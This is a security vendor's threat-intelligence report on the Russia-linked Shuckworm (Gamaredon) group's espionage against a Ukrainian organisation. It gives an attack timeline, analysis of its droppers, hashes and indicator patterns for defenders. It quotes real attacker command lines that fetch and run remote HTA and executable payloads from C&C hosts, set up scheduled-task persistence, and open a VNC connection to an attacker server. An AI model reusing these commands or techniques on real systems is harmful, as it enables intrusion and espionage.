
Shuckworm Continues Cyber-Espionage Attacks Against Ukraine

symantec-enterprise-blogs.security.com/blogs/threat-intelligence/shuckworm-gamaredon-espionage-ukraine



The Russia-linked Shuckworm group (aka Gamaredon, Armageddon) is continuing to conduct cyber-espionage attacks against targets in Ukraine. Over the course of recent months, Symantec's Threat Hunter Team, a part of Broadcom Software, has found evidence of attempted attacks against a number of organizations in the country.

Active since at least 2013, Shuckworm specializes in cyber-espionage campaigns mainly against entities in Ukraine. The group is known to use phishing emails to distribute either freely available remote access tools, including Remote Manipulator System (RMS) and UltraVNC, or customized malware called Pterodo/Pteranodon to targets. A recent report published by The Security Service of Ukraine (SSU) noted that Shuckworm's attacks have grown in sophistication in recent times, with attackers now using living-off-the-land tools to steal credentials and move laterally on victim networks. Recent activity seen by Symantec is consistent with that documented by SSU.

Shuckworm activity: Case study

Symantec observed Shuckworm activity on an organization in Ukraine, which began on July 14, 2021 and continued until August 18, 2021. The attack chain began with a malicious document, likely sent via a phishing email, which was opened by the user of the infected machine. The following is a breakdown of the attackers' activity on the compromised computer.

July 14

At 08:48 (local-time), a suspicious Word document is opened on the machine. Just five minutes after the document is opened, a suspicious command is also executed to launch a malicious VBS file (depended.lnk). This file is a known custom backdoor leveraged by Shuckworm (aka Pterodo).

```
wscript.exe CSIDL_PROFILE\searches\depended.lnk //e:VBScript //b
```

The backdoor is used to download and execute CSIDL_PROFILE\searches\depended.exe (94a78d5dce553832d61b59e0dda9ef2c33c10634ba4af3acb7fb7cf43be17a5b) from hxxp://92.242.62.131/wordpress.php?is=[REDACTED].

Two additional VBS scripts are observed being executed via depended.exe:

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\roaming\reflect.rar //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\deep-thoughted. //e:VBScript //b

A scheduled task is then created to likely ensure persistence between system reboots and to execute the dropped script. This ensures the VBS file deep-thoughted.ppt is executed every 10 minutes:

```
SCHTASKS /CREATE /sc minute /mo 10 /tn "deep-thoughted" /tr "wscript.exe "
CSIDL_COMMON_PICTURES\deep-thoughted.ppt //e:VBScript //b" /F
```

Later, the attackers are observed executing an HTA file hosted on a remote server by abusing mshta.exe via depended.exe. The Mshta utility can execute Microsoft HTML Application (HTA) files and can be abused to bypass application control solutions. Since mshta.exe executes outside of Internet Explorer's security context, it also bypasses browser security settings.

```
"CSIDL_SYSTEM\cmd.exe" /c CSIDL_SYSTEM\mshta.exe
hxxp://fiordan.ru/FILM.html /f id=[REDACTED]
```

At the same time, a new variant of Pterodo is installed via depended.exe.

Similarly to before, two additional scheduled tasks are created:

- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "MediaConverter" /tr "wscript.exe " CSIDL_COMMON_MUSIC\tvplaylist.mov //e:VBScript //b " /F"
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "VideoHostName" /tr "wscript.exe " CSIDL_COMMON_VIDEO\webmedia.m3u //e:VBScript //b " /F"

The attackers continue to install variants of their backdoor and execute commands via scripts to ensure persistence:

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\22333.docx //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\9140.d //e:VBScript //b
- wscript.exe CSIDL_COMMON_MUSIC\tvplaylist.mov //e:VBScript //b
- schtasks /Create /SC MINUTE /MO 15 /F /tn BackgroundConfigSurveyor /tr "wscript.exe C:\Users\o.korol\AppData\Roaming\battery\battery.dat //e:VBScript //b"
- "CSIDL_SYSTEM\cmd.exe" /c CSIDL_PROFILE\appdata\roaming\battery\battery.cmd

Directly after this, it appears the attackers test connectivity to a new C&C server via ping.exe:

CSIDL_SYSTEM\cmd.exe /c ping -n 1 arianat.ru

Once the connection is confirmed to be active, the attackers proceed to download another variant of their Pterodo backdoor and begin using the new C&C to download additional scripts and tools, as well as creating scheduled tasks to run every few minutes.

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\12382. //e:VBScript //b
- "CSIDL_SYSTEM\cmd.exe" /c CSIDL_SYSTEM\mshta.exe hxxp://avirona.ru/7-ZIP.html /f id=<?,?>
- CSIDL_SYSTEM\mshta.exe hxxp://avirona.ru/7-ZIP.html /f id=<?,?>
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "MediaConverter" /tr "wscript.exe " CSIDL_COMMON_MUSIC\mediatv.mov //e:VBScript //b " /F"
- "CSIDL_SYSTEM\schtasks.exe" /CREATE /sc minute /mo 12 /tn "VideoHostName" /tr "wscript.exe " CSIDL_COMMON_VIDEO\videotv.m3u //e:VBScript //b " /F"

At this point, the attackers cease activity. However, we continue to see commands being executed from the scheduled tasks for the remainder of July 14.

July 16

At 05:28, the attackers return, and several additional variants of Pterodo are executed via CSIDL_COMMON_VIDEO\planeta.exe (1ea3881d5d03214d6b7e37fb7b10221ef51782080a24cc3e275f42a3c1ea99c1).

- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\32440.docx //e:VBScript //b
- "CSIDL_SYSTEM\wscript.exe" CSIDL_PROFILE\appdata\local\temp\20507.d //e:VBScript //b

The attackers are then observed executing commands via planeta.exe:

- CSIDL_SYSTEM\cmd.exe /c ""CSIDL_PROFILE\appdata\local\temp\7zsfx000."" ""
- "CSIDL_SYSTEM\cmd.exe" /c ipconfig /flushdns

The above flushdns command may indicate that the attackers have updated the DNS records for their C&Cs, as we observed some of their tools use hard-coded domains. In this particular instance, the flushdns command was executed shortly before the attackers attempted to install additional backdoors that leveraged the same C&C.

July 28

Later, another variant ofPterodo (deep-sided.fly) was executed and was used to download and execute a new file called deerskin.exe (ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29). This file is a dropper for a VNC client. When executed, it pings google DNS (8.8.8.8) to test internet connectivity, then proceeds to drop a VNC client and establishes a connection to a remote C&C server controlled by the attackers:

> "%USERPROFILE%\Contacts\DriversHood.exe" -autoreconnect -id:2097 -connect mucoris.ru:5612

Two such files have been identified that perform the same actions:

- 1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f
- ad1f796b3590fcee4aeecb321e45481cac5bc022500da2bdc79f768d08081a29

This VNC client appears to be the ultimate payload for this attack.

Between July 29 and August 18 activity continued whereby we observed the attackers deploying multiple variants of their custom VBS backdoor along with executing VBS scripts and creating scheduled tasks similar to the ones detailed above. After August 18, no further suspicious activity was observed on this machine.

During the course of this investigation, specifically post VNC client installation, a number of documents were opened from various locations on the compromised machine. It is unclear if this was legitimate user activity or the activity of the attackers attempting to collect and exfiltrate sensitive information. Titles of the documents accessed ranged from job descriptions to sensitive information pertaining to the targeted organization.

Technical descriptions

Symantec investigations uncovered a total of seven files used by Shuckworm in recent attacks. All seven files are 7-zip SFX self-extracting binaries, a format used previously in Shuckworm attacks.

descend.exe

Upon execution, the file named descend.exe (0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137) drops a VBS file which, in turn, drops a second VBS file in the following locations:

- %USERPROFILE%\Downloads\deerbrook.ppt
- %PUBLIC%\Pictures\deerbrook.ppt

It then creates the following task:

> SCHTASKS /CREATE /sc minute /mo 11 /tn "deerbrook" /tr "wscript.exe '<DROPPED_FOLDER>\deerbrook.ppt' //e:VBScript //b" /F

The file deerbrook.ppt (b46e872375b3c910fb589ab75bf130f7e276c4bcd913705a140ac76d9d373c9e) VBS file contacts a command-and-control (C&C) server at deep-pitched.enarto.ru. If the C&C server is available, a HTTP POST request is sent to download a payload, which is saved in the %USERPROFILE% folder as deep-sunken.tmp then renamed to deep-sunken.exe and executed. The binary is then deleted.

deep-sunken.exe

Upon execution, the file deep-sunken.exe (02c41bddd087522ce60f9376e499dcee6259853dcb50ddad70cb3ef8dd77c200) drops the following files on the compromised computer:

- %APPDATA%\baby\baby.cmd
- %APPDATA%\baby\baby.dat
- %APPDATA%\baby\basement.exe (wget binary)
- %APPDATA%\baby\vb_baby.vbs

It then creates the following task:

> schtasks /Create /SC MINUTE /MO 15 /F /tn BackgroundConfigSurveyor /tr "wscript.exe [%APPDATA%]\baby\baby.dat" //e:VBScript //b

It then connects to a C&C server (arianat.ru) to download another payload using wget:

> basement.exe --user-agent="Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36 OPR/54.0.2952.64:: [VICTIM_ID]::/.beagle/." -q -b -c -t 2 "hxxp://arianat.ru/baby.php" -P "[%APPDATA%]\baby"

The baby.dat file is a VBS file that executes baby.cmd, which then downloads and executes the payload from the C&C server.

The vb_baby.vbs file renames the downloaded payload from baby.php to backed.exe.

The downloaded payload (backed.exe) could not be retrieved. However, the following files were also obtained during our investigation:

z4z05jn4.egf.exe

The file z4z05jn4.egf.exe (fd9a9dd9c73088d1ffdea85540ee671d8abb6b5ab37d66a760b2350951c784d0) is similar to the previous file (deep-sunken.exe) but with different folders, file names, and C&C server (iruto.ru).

defiant.exe

Once executed, the file defiant.exe (a20e38bacc979a5aa18f1954df1a2c0558ba23cdc1503af0ad1021c330f1e455) drops a VBS file in the following locations:

- %TEMP%\\deep-versed.nls
- %PUBLIC\Pictures\deep-versed.nls

It then creates the following task:

> SCHTASKS /CREATE /sc minute /mo 12 /tn \"deep-versed\" /tr \"wscript.exe \" [%PUBLIC%]\\Pictures\\deep-versed.nls\" //e:VBScript //b\" /F

The dropped file deep-versed.nls (817901df616c77dd1e5694e3d75aebb3a52464c23a06820517108c74edd07fbc) downloads a payload from a C&C server (deep-toned.chehalo.ru) and saves it as deep-green.exe in the following location:

> %PUBLIC%\Downloads

deep-green.exe

The file deep-green.exe (1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f) contains an UltraVNC binary, which upon execution connects to a repeater (mucoris.ru:5612) using the following command line:

> -autoreconnect -id:%RANDOM% -connect mucoris.ru:5612

UltraVNC is an open-source remote-administration/remote-desktop-software utility.

deep-green.exe

A second file named deep-green.exe (f6c56a51c1f0139036e80a517a6634d4d87d05cce17c4ca5adc1055b42bf03aa) contain a Process Explorer (procexp) binary.

Process Explorer is a freeware task manager and system monitor for Microsoft Windows.

deep-green.exe

A third file called deep-green.exe (de5a53a3b75e3e730755af09e3cacb7e6d171fc9b1853a7200e5dfb9044ab20a) is similar to descend.exe (0d4b8e244f19a009cee50252f81da4a2f481da9ddb9b204ef61448d56340c137) just with different file names and C&C server (deer-lick.chehalo.ru).

deep-green.exe

The fourth and final file named deep-green.exe (d15a7e69769f4727f7b522995a17a0206ac9450cfb0dfe1fc98fd32272ee5ba7) drops a VBS file in the following location:

> %PUBLIC%\Music\

It then creates the following task:

> "/CREATE /sc minute /mo 12 /tn \"MediaConverter\" /tr \"wscript.exe \"C:\\Users\\Public\\Music\\MediaConvertor.dat\" //e:VBScript //b \" /F"

The MediaConvertor.dat file searches for removable drives and creates a .lnk file with the following command:

> mshta.exe hxxp://PLAZMA.VIBER.ontroma.ru/PLAZMA.html /f id=January

IOC patterns

Analysis of the many indicators of compromise (IOCs) uncovered during our investigations have revealed the following patterns, which may be of use when defending networks from Shuckworm attacks:

- Most URL C&C IPs belong to the short list of hosting providers listed in the SSU report, namely AS9123 TimeWeb Ltd. (Russia).
- Most discovered suspected C&C URLs are IP-based URLs and use a unique URI structure:
  - http + IP + /<some-word>.php?<some-word>=<1-integer>,<5-7-rand-alphanums> OR
  - http + IP + /<some-word>.php?<some-word>=<1-integer>,<5-7-rand-alphanums>-<2-integers>
- Most suspected malicious files are found in one of a short list of directories:
  - csidl_profile\links
  - csidl_profile\searches
  - CSIDL_PROFILE\appdata\local\temp\
  - CSIDL_PROFILE\

- Nearly all the suspected malicious files are made up of a word beginning with the letter "d" and a few are composed of two words separated by a "-" (first word also starting with "d"). Examples include:
  - deceive.exe
  - deceived.exe
  - deception.exe
  - deceptive.exe
  - decide.exe
  - decided.exe
  - decipher.exe
  - decisive.exe
  - deep-sunken.exe
  - deep-vaulted.exe
- Detected command lines are simple and consist of just the binary path + name; no switches, etc.
- Many suspected malicious files have unknown parent process hashes, none of which have available information.

According to a November 2021 report from the SSU, since 2014 the Shuckworm group has been responsible for over 5,000 attacks against more than 1,500 Ukrainian government systems. As evidenced by Symantec's recent investigations into attempted Shuckworm attacks against a number of organizations in Ukraine, this activity shows little sign of abating.

About the Author

Threat Hunter Team

Symantec

The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.